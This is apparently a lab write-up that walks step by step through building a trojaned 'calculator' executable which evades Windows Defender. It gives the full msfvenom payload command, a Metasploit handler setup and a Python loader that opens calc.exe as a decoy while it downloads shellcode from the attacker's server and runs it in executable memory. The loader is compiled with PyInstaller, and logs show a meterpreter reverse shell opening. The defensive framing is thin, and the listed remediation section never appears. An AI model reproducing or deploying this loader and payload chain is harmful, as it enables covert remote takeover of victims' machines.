

# Windows Defender Bypass with calculator

---

## Table of Content

1. Executive Summary
2. Theoretical Background
3. Methodology
4. Remediation
5. Conclusion

## Executive Summary

This report explains how attackers commonly disguise malicious backdoors inside seemingly harmless executable files, such as calculators or other utilities. The purpose of this project is to understand the risks, behavior, and detection strategies related to backdoored applications. This research helps cybersecurity engineers recognize real-world attack techniques and strengthen defensive measures.

## Theoretical Background

Backdoors are unauthorized secret access mechanisms added to software to bypass authentication or security controls. Attackers often embed backdoors inside executable files to trick users into running them.

This study focuses on understanding:

- how a backdoored executable works,
- how attackers design such files,
- how defenders can detect and prevent them.

The project does not create malware but analyzes the security concepts and risks.

## Methodology:

### Step 1: First I check my local machine IP

- command : ifconfig



```
kali㉿kali:~
```


```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.18.131 netmask 255.255.255.0 broadcast 192.168.18.255
        inet6 fe80::20c:29ff:fe1d:c107 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:1d:c1:07 txqueuelen 1000 (Ethernet)
            RX packets 307 bytes 56888 (55.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 69 bytes 9757 (9.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 26 bytes 1992 (1.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 26 bytes 1992 (1.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ |
```

Then, I check Windows machine IP –

Terminal Command - ipconfig



A screenshot of a Windows Command Prompt window titled "Command Prompt". The window shows the output of the "ipconfig" command. The output includes information about the "Ethernet adapter Ethernet0:" interface, such as its Connection-specific DNS Suffix (localdomain), Link-local IPv6 Address (fe80::ecf:888d%12), and its IPv4 Address (192.168.18.129). The "IPv4 Address" line is highlighted with a red rectangle. Other details shown include Subnet Mask (255.255.255.0) and Default Gateway (192.168.18.2). The prompt "C:\Users\imp>" is visible at the bottom.

## Step 2: In kali: [ LHOST is KALI IP, LPORT IS KALI LISTEING PORT]

**Command:**

```
msfvenom -a x64 -p windows/x64/meterpreter_reverse_https LHOST=192.168.65.137  
LPORT=8448 LURI=/api/v1/data/ HTTPUSERAGENT="Mozilla/5.0 (Windows NT 10.0; Win64;  
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36  
Edg/136.0.3240.76" -b '\x00' -f raw > shell.bin
```



A screenshot of a Kali Linux terminal window. The user runs the "msfvenom" command to generate a payload. The command specifies a payload type of "windows/x64/meterpreter\_reverse\_https", a local host ("LHOST") of "192.168.18.131", a local port ("LPORT") of "8443", and a user agent string matching various browsers and Edge versions. The payload is saved as "shell.bin". The terminal also shows the user navigating to the directory where "shell.bin" was saved and listing files.

**Step 3: In here just run (where this shell.bin file is) the python web server:**

**Command:**

```
python3 -m http.server 80
```

```
[(kali㉿kali)-[~/Defender_bypass]]$ msfvenom -a x64 -p windows/x64/meterpreter_reverse_https LHOST=192.168.18.131 LPORT=8443 LURI=/api/v1/data/ HTTPUSERAGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.3240.76" -b '\x00' -f raw > shell.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor failed with A key could not be found for the XOR Encoder encoder.
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 232657 (iteration=0)
x64/xor_dynamic chosen with final size 232657
Payload size: 232657 bytes

[(kali㉿kali)-[~/Defender_bypass]]$ ls
shell.bin

[(kali㉿kali)-[~/Defender_bypass]]$ ls -la
total 236
drwxrwxr-x  2 kali kali  4096 Oct 29 11:35 .
drwx----- 22 kali kali  4096 Oct 29 11:32 ..
-rw-rw-r--  1 kali kali 232657 Oct 29 11:40 shell.bin

[(kali㉿kali)-[~/Defender_bypass]]$ python3 -m http.server 80
```

**Step 4:** open the msfconsole for listening as like:

```
use exploit/multi/handler
```

```
set payload windows/x64/meterpreter_reverse_https
```

```
set luri /api/v1/data/
```

```
set LHOST 192.168.229.128
```

```
set lport 8443
```

```
(kali㉿kali)-[~/Defender_bypass]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
msf exploit(multi/handler) > set luri /api/v1/data/
luri => /api/v1/data/
msf exploit(multi/handler) > set LHOST 192.168.18.131
LHOST => 192.168.18.131
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.18.131:8443/api/v1/data
```

**Step 5:** In windows machine, we need to install python and pyinstaller. Later you need that. In windows, I hope you already install python and pyinstaller:

```
C:\Users\User> pip install pyinstaller
Collecting pyinstaller
  Downloading pyinstaller-6.16.0-py3-none-win_amd64.whl.metadata (8.5 kB)
Collecting altgraph (from pyinstaller)
  Downloading altgraph-0.17.4-py2.py3-none-any.whl.metadata (7.3 kB)
Collecting packaging==22.0 (from pyinstaller)
  Downloading packaging-25.0-py3-none-any.whl.metadata (3.3 kB)
Collecting pefile==2024.8.26,>=2022.5.30 (from pyinstaller)
  Downloading pefile-2023.2.7-py3-none-any.whl.metadata (1.4 kB)
Collecting pyinstaller-hooks-contrib>=2025.8 (from pyinstaller)
  Downloading pyinstaller_hooks_contrib-2025.9-py3-none-any.whl.metadata (16 kB)
Collecting pywin32-ctypes>=0.2.1 (from pyinstaller)
  Downloading pywin32_ctypes-0.2.3-py3-none-any.whl.metadata (3.9 kB)
Collecting setuptools>=42.0.0 (from pyinstaller)
  Downloading setuptools-80.9.0-py3-none-any.whl.metadata (6.6 kB)
Downloading pyinstaller-6.16.0-py3-none-win_amd64.whl (1.4 MB)
----- 1.4/1.4 MB 3.4 MB/s 0:00:00
Downloading packaging-25.0-py3-none-any.whl (66 kB)
Downloading pefile-2023.2.7-py3-none-any.whl (71 kB)
Downloading pyinstaller_hooks_contrib-2025.9-py3-none-any.whl (444 kB)
Downloading pywin32_ctypes-0.2.3-py3-none-any.whl (30 kB)
Downloading setuptools-80.9.0-py3-none-any.whl (1.2 MB)
----- 1.2/1.2 MB 6.9 MB/s 0:00:00
Downloading altgraph-0.17.4-py2.py3-none-any.whl (21 kB)
Installing collected packages: altgraph, setuptools, pywin32-ctypes, pefile, packaging, pyinstaller-hooks-contrib, pyinstaller
Successfully installed altgraph-0.17.4 packaging-25.0 pefile-2023.2.7 pyinstaller-6.16.0 pyinstaller-hooks-contrib-2025.9 pywin32-ctypes-0.2.3 setuptools-80.9.0
```

**Step 6:** we need to go python installation folder

Create **defender\_bypass.py** , **python file this folder.**

And open file, edit this Bold Sentence code:

prepare a python code with following changes [name **defender\_bypass.py**]:

**Code:**

```
import ctypes
import threading
from ctypes import wintypes
import urllib.request
import subprocess
subprocess.run(['C:\\Windows\\System32\\calc.exe'])

MEM_COMMIT = 0x1000
PAGE_EXECUTE_READWRITE = 0x40

SHELLCODE_URL = "http://192.168.18.131/shell.bin"
with urllib.request.urlopen(SHELLCODE_URL) as response:
    buf = response.read()
```



The screenshot shows a Windows Notepad window titled "defender\_bypass.py - Notepad". The code is identical to the one provided above, including the raw shellcode download and memory manipulation logic.

```
defender_bypass.py - Notepad
File Edit Format View Help
import ctypes
import threading
from ctypes import wintypes
import urllib.request
import subprocess
subprocess.run(['C:\\Windows\\System32\\calc.exe'])

MEM_COMMIT = 0x1000
PAGE_EXECUTE_READWRITE = 0x40

SHELLCODE_URL = "http://192.168.18.131/shell.bin"
with urllib.request.urlopen(SHELLCODE_URL) as response:
    buf = response.read()

# Define functions from kernel32.dll
kernel32 = ctypes.windll.kernel32
kernel32.GetCurrentProcess.restype = wintypes.HANDLE
kernel32.VirtualAllocEx.argtypes = [wintypes.HANDLE, wintypes.LPVOID, ctypes.c_size_t, wintypes.DWORD, wintypes.DWORD]
kernel32.VirtualAllocEx.restype = wintypes.LPVOID
kernel32.WriteProcessMemory.argtypes = [wintypes.HANDLE, wintypes.LPVOID, wintypes.LPCVOID, ctypes.c_size_t, ctypes.POINTER(ctypes.c_size_t)]
kernel32.WriteProcessMemory.restype = wintypes.BOOL

def ThreadFunction(ipParameter):
    current_process = kernel32.GetCurrentProcess()

    # Allocate memory with `VirtualAllocEx`
    sc_memory = kernel32.VirtualAllocEx(current_process, None, len(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    bytes_written = ctypes.c_size_t(0)


    # Copy raw shellcode with `WriteProcessMemory`
    kernel32.WriteProcessMemory(current_process, sc_memory, ctypes.c_char_p(buf), len(buf), ctypes.byref(bytes_written))

    # Execute shellcode in memory by casting the address to a function pointer with `CFUNCTYPE`
    shell_func = ctypes.CFUNCTYPE(None)(sc_memory)
    shell_func()

return 1
```


Following is path:

C:\Users\User\AppData\Local\Programs\Python\Python313>



```
Microsoft Windows [Version 10.0.26100.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\imp\AppData\Local\Programs\Python\Python313>
```



```
Microsoft Windows [Version 10.0.26100.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\imp\AppData\Local\Programs\Python\Python313>dir
Volume in drive C has no label.
Volume Serial Number is F0E6-F496

Directory of C:\Users\imp\AppData\Local\Programs\Python\Python313

10/29/2025  09:01 AM    <DIR>        .
10/26/2025  08:02 AM    <DIR>        ..
10/26/2025  08:53 AM    <DIR>        build
10/29/2025  09:09 AM    1,584 defender_bypass.py
10/26/2025  08:53 AM    <DIR>        dist
10/26/2025  08:03 AM    <DIR>        DLLs
10/26/2025  08:03 AM    <DIR>        Doc
10/26/2025  08:02 AM    <DIR>        include
10/26/2025  08:03 AM    <DIR>        Lib
10/26/2025  08:03 AM    <DIR>        libs
10/14/2025  03:43 PM      33,861 LICENSE.txt
10/14/2025  03:55 PM      2,022,509 NEWS.txt
10/14/2025  03:41 PM      105,816 python.exe
10/14/2025  03:41 PM      72,536 python3.dll
10/14/2025  03:41 PM      6,125,912 python313.dll
10/14/2025  03:41 PM      104,280 pythonw.exe
10/26/2025  08:09 AM    <DIR>        Scripts
10/26/2025  08:03 AM    <DIR>        tcl
10/26/2025  08:35 AM      1,516 test.py
10/26/2025  08:44 AM      695 test.spec
10/26/2025  08:52 AM      1,586 test2.py
```

## Step 7:

Then run following:

```
python.exe -m PyInstaller -F defender_bypass.py --noconsole
```


```
C:\Users\imp\AppData\Local\Programs\Python\Python313>python.exe -m PyInstaller -F defender_bypass.py --noconsole
524 INFO: PyInstaller: 6.16.0, contrib hooks: 2025.9
525 INFO: Python: 3.13.9
577 INFO: Platform: Windows-11-10.0.26100-SP0
577 INFO: Python environment: C:\Users\imp\AppData\Local\Programs\Python\Python313
580 INFO: wrote C:\Users\imp\AppData\Local\Programs\Python\Python313\defender_bypass.spec
596 INFO: Module search paths (PYTHONPATH):
['C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\python313.zip',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\DLLs',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\Lib',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages\\setuptools\\_vendor',
 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313']
1250 INFO: checking Analysis
1251 INFO: Building Analysis because Analysis-00.toc is non existent
1251 INFO: Looking for Python shared library...
1252 INFO: Using Python shared library: C:\Users\imp\AppData\Local\Programs\Python\Python313\python313.dll
1252 INFO: Running Analysis Analysis-00.toc
1252 INFO: Target bytecode optimization level: 0
1253 INFO: Initializing module dependency graph...
1256 INFO: Initializing module graph hook caches...
1324 INFO: Analyzing modules for base_library.zip ...
3587 INFO: Processing standard module hook 'hook-heappq.py' from 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages\\setuptools\\_vendor'
3587 INFO: Processing standard module hook 'hook-pkgutil.py' from 'C:\\Users\\imp\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages\\setuptools\\_vendor'
```

```
C:\Windows\System32\cmd.exe X + v
13493 INFO: Extra DLL search directories (PATH): []
13707 INFO: Warnings written to C:\Users\imp\AppData\Local\Programs\Python\Python313\build\defender_bypass\warn-defender_bypass.txt
13731 INFO: Graph cross-reference written to C:\Users\imp\AppData\Local\Programs\Python\Python313\build\defender_bypass\xref-defender_bypass.html
13850 INFO: checking PYZ
13851 INFO: Building PYZ because PYZ-00.toc is non existent
13851 INFO: Building PYZ (ZlibArchive) C:\Users\imp\AppData\Local\Programs\Python\Python313\build\defender_bypass\PYZ-00.pyz
14146 INFO: Building PYZ (ZlibArchive) C:\Users\imp\AppData\Local\Programs\Python\Python313\build\defender_bypass\PYZ-00.pyz completed successfully.
14168 INFO: checking PKG
14168 INFO: Building PKG because PKG-00.toc is non existent
14168 INFO: Building PKG (CArchive) defender_bypass.pkg
16617 INFO: Building PKG (CArchive) defender_bypass.pkg completed successfully.
16620 INFO: Bootloader C:\Users\imp\AppData\Local\Programs\Python\Python313\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\runw.exe
16620 INFO: checking EXE
16621 INFO: Building EXE because EXE-00.toc is non existent
16621 INFO: Building EXE from EXE-00.toc
16621 INFO: Copying bootloader EXE to C:\Users\imp\AppData\Local\Programs\Python\Python313\dist\defender_bypass.exe
16826 INFO: Copying icon to EXE
16922 INFO: Copying 0 resources to EXE
16923 INFO: Embedding manifest in EXE
17369 INFO: Appending PKG archive to EXE
17577 INFO: Fixing EXE headers
29845 INFO: Building EXE from EXE-00.toc completed successfully.
29848 INFO: Build complete! The results are available in: C:\Users\imp\AppData\Local\Programs\Python\Python313\dist
```


**Step 8:** Then go to python dist folder where the exe is :

C:\Users\User\AppData\Local\Programs\Python\Python313\dist

And execute the file



### Step 9: Execute Calculator and backend Reverse shell access.



## Now Check Windows Defender all Feature Open: Real Time Protection ON

The screenshot shows the Windows Security interface. The left sidebar has a tree view with 'Virus & threat protection' selected. Under 'Real-time protection', a toggle switch is set to 'On'. Other sections like 'Dev Drive protection' and 'Cloud-delivered protection' also have their respective toggle switches set to 'On'. The top right has links for 'Help improve Windows Security' and 'Give us feedback'. The bottom right has links for 'Change your privacy settings', 'View and change privacy settings for your Windows 11 Pro device', 'Privacy settings', 'Privacy dashboard', and 'Privacy Statement'. The bottom navigation bar includes 'Settings' and 'Google Chrome'.

```
(kali㉿kali)-[~/Defender_bypass]
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.129 - - [29/Oct/2025 12:17:49] "GET /shell.bin HTTP/1.1" 200 -
```

**Step 10: meterpreter session found. Defender no alert this payload. And execute calculator to bypass windows defender.**

```
kali@kali: ~          kali@kali: ~/Defender_bypass          kali@kali: ~/Defender_bypass
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
msf exploit(multi/handler) > set luri /api/v1/data/
luri => /api/v1/data/
msf exploit(multi/handler) > set LHOST 192.168.18.131
LHOST => 192.168.18.131
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.18.131:8443/api/v1/data
[!] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Redirecting stageless connection from /api/v1/data/rXLAfIURmmCRzzDPM-v4wg_HtFbpfpmBYdBGCv-M0MVLTafStsXZ0ls4nh with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.3240.76'
[!] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Attaching orphaned/stageless session...
[!] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.18.131:8443 -> 192.168.18.129:59768) at 2025-10-29 12:17:51 -0400

meterpreter > |
```

```
kali@kali: ~          kali@kali: ~/Defender_bypass          kali@kali: ~/Defender_bypass
[*] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Attaching orphaned/stageless session...
[!] https://192.168.18.131:8443/api/v1/data handling request from 192.168.18.129; (UUID: oxnq1lu9) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.18.131:8443 -> 192.168.18.129:59768) at 2025-10-29 12:17:51 -0400

meterpreter > shell
Process 5916 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26100.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Users\imp\AppData\Local\Programs\Python\Python313\dist>ipconfig
ipconfig

Windows IP Configuration

